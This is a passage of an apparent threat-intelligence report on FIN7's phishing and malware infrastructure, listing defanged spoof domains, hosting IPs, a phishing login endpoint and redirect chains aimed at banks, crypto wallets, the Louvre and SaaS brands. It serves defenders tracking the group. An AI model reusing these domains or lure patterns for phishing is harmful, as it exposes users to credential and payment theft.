
We conducted a test with a temporary SMS number, but didn’t receive any additional details. It appears that once a user inputs a phone number, email and birthday, a series of password prompt screens appear asking them to verify their Facebook password:


The login submission POST request sends via “kun-quang-api.lordofscan[.]pro/LoginProcess/api/login_submit”. Only marginal intel is available about this domain. We’ve only captured one live page from it in 2023, with the HTML title, “Log in – DomainManagement”. Other than that, it’s hosted on Cloudflare and registered in Vietnam via GMO INTERNET, INC.
Grouped FIN7 domains (Iranian bank)
Morphed shell domains aren’t limited to an isolated URL. Quite often, domains will be grouped together with similar apex domains and different TLDs, targeting the same set of users.

Here’s a group of such domains targeting users of Bank Mellat – a national bank in Iran. As you can see, none of these domains are typosquatting the actual domain – bankmellat[.]ir.
- treidingviw-web[.]xyz
- treidingviw-web[.]shop
- treidingviw-web[.]lol
- tredildlngviw[.]xyz
- tredildlngviw[.]shop
Shell domain phishing redirect (RMS Cloud)

Another observed tactic is that shell domains are occasionally used in a conventional redirect chain to send users to spoofed login pages.
For example, the former shell domain www.tivi2[.]com redirects on visit to app.rmscloud[.]pro/login/, which is itself a phishing page targeting the legitimate property management portal rmscloud[.]com.
Quite often these redirected domains feature an accessible open directory. Here’s an example from womansvitamin[.]com containing Anydesk.exe files.
Our team tested the contents and discovered that, as of the time of this report, these are legitimate versions of the Anydesk application. However, it is possible they may be replaced in the future with malicious versions.
![Open directory on womansvitamin[.]com](https://www.silentpush.com/wp-content/uploads/image-57.png)
Miscellaneous phishing

Sometimes, a conventional brand impersonation/typosquat redirect is deployed, to capture traffic meant for legitimate businesses, where the initial URL is spelt similarly to the destination phishing page.
In this example targeting users of the popular WordPress plugin WP Engine, www.wpenglneweb[.]com redirects to a phishing domain at identity-wpengine[.]com/session_id/login/

Here’s another example targeting DCU[.]org (Digital Federal Credit Union) – ddcccuuu[.]online:
Louvre Museum payment scraping
Here’s another example targeting visitors to the Louvre Museum in the run-up to the 2024 Paris Olympics. louvre-event[.]com redirects to the phishing page book.louvre-ticketing[.]com:

In another TTP, paris-journey[.]com redirects to louvrebil[.]click, which redirects users to paybx[.]world to “collect payment” for tickets.
Here’s a video outlining the redirect process:
Crypto wallet phishing
Our analysts were able to find an unfinished FIN7 domain – emeraldblockestates[.]com – being used to develop what appears to be a new phishing module, built for targeting numerous crypto companies.
Here’s a video demonstrating the attack chain:
Brands targeted include Coinbase, Metamask, Rainbow Crypto Wallet, Ronin Wallet, OKX Wallet, Trust Wallet, Exodus, Phantom, and WalletConnect.
Rented FIN7 infrastructure (Stark Industries)
FIN7 rents a large amount of dedicated IPs on a number of hosts, but primarily on Stark Industries, historically considered a bulletproof hosting provider, “dedicated IPs” here meaning those IP ranges with verified FIN7 domains and less than 200 subdomains/domains mapped to a given IP.
Our threat analysts have discovered numerous Stark Industries IPs that are solely dedicated to hosting FIN7 infrastructure.
Here’s a Silent Push Explore DNS query we ran on one such domain – 103.35.191[.]28. All of the domains hosted on this IP share the common string “meet-go”, and are verified FIN7 domains with different TLDs.

Other dedicated hosts, not on Stark Industries, also feature a mix of FIN7 domains targeting more than one brand, across numerous industries.

89.105.198[.]190 on NOVOSERVE-AS, NL hosts multiple spoofing domains targeting brands such as like Airtable, Webex, Lexis Nexis, Bloomberg, and Quicken.
FIN7 malware infrastructure
Public research from organizations like Esentire, RedCanary, and Blackberry about FIN7 attack vectors includes a specific template the threat actor uses for distributing MSIX malware via Google ads and possibly other channels, describe MSIX installers linked to FIN7, and reference the FIN7 “powertrash” (a part of the MSIX payload) process each have seen.

Most of these web pages feature a pop-up with the phrase “Requires Browser Extension!”.
Here’s an example targeting Reuters News Agency on thomsonreuter[.]info (we’ve also discovered Reuters phishing infrastructure on thomsonreuter[.]pro and westlaw[.]top, targeting the Reuters Westlaw product):
In December of 2023, Microsoft also observed FIN7 using MSIX malware and a Windows Trojan, EugenLoader, to inject Carbanak – a piece of software that the group has used for a decade to deliver the Gracewire implant.
Our Analysts have discovered a pool of FIN7 domains which appear to be mostly used for delivering malware – these include the “Requires Browser Extension” page highlighted above.
Hunting for FIN7 malware infrastructure

To reveal additional infrastructure, we investigated an IP (103.113.70[.]142) that was seen to be hosting three malware delivery domains – concur[.]pm, concur[.]re, and concur[.]cfd – all involved in spoofing SAP Concur.

We then created a Silent Push Web Scanner query that identified matching content across Stark Industries hosts.
This scan uncovered a large amount of new FIN7 infrastructure, including several new page templates that are likely serving malware, based on user-specific and browser-specific geo/IP parameters, with most of the live domains we discovered featuring the aforementioned browser extension malware.
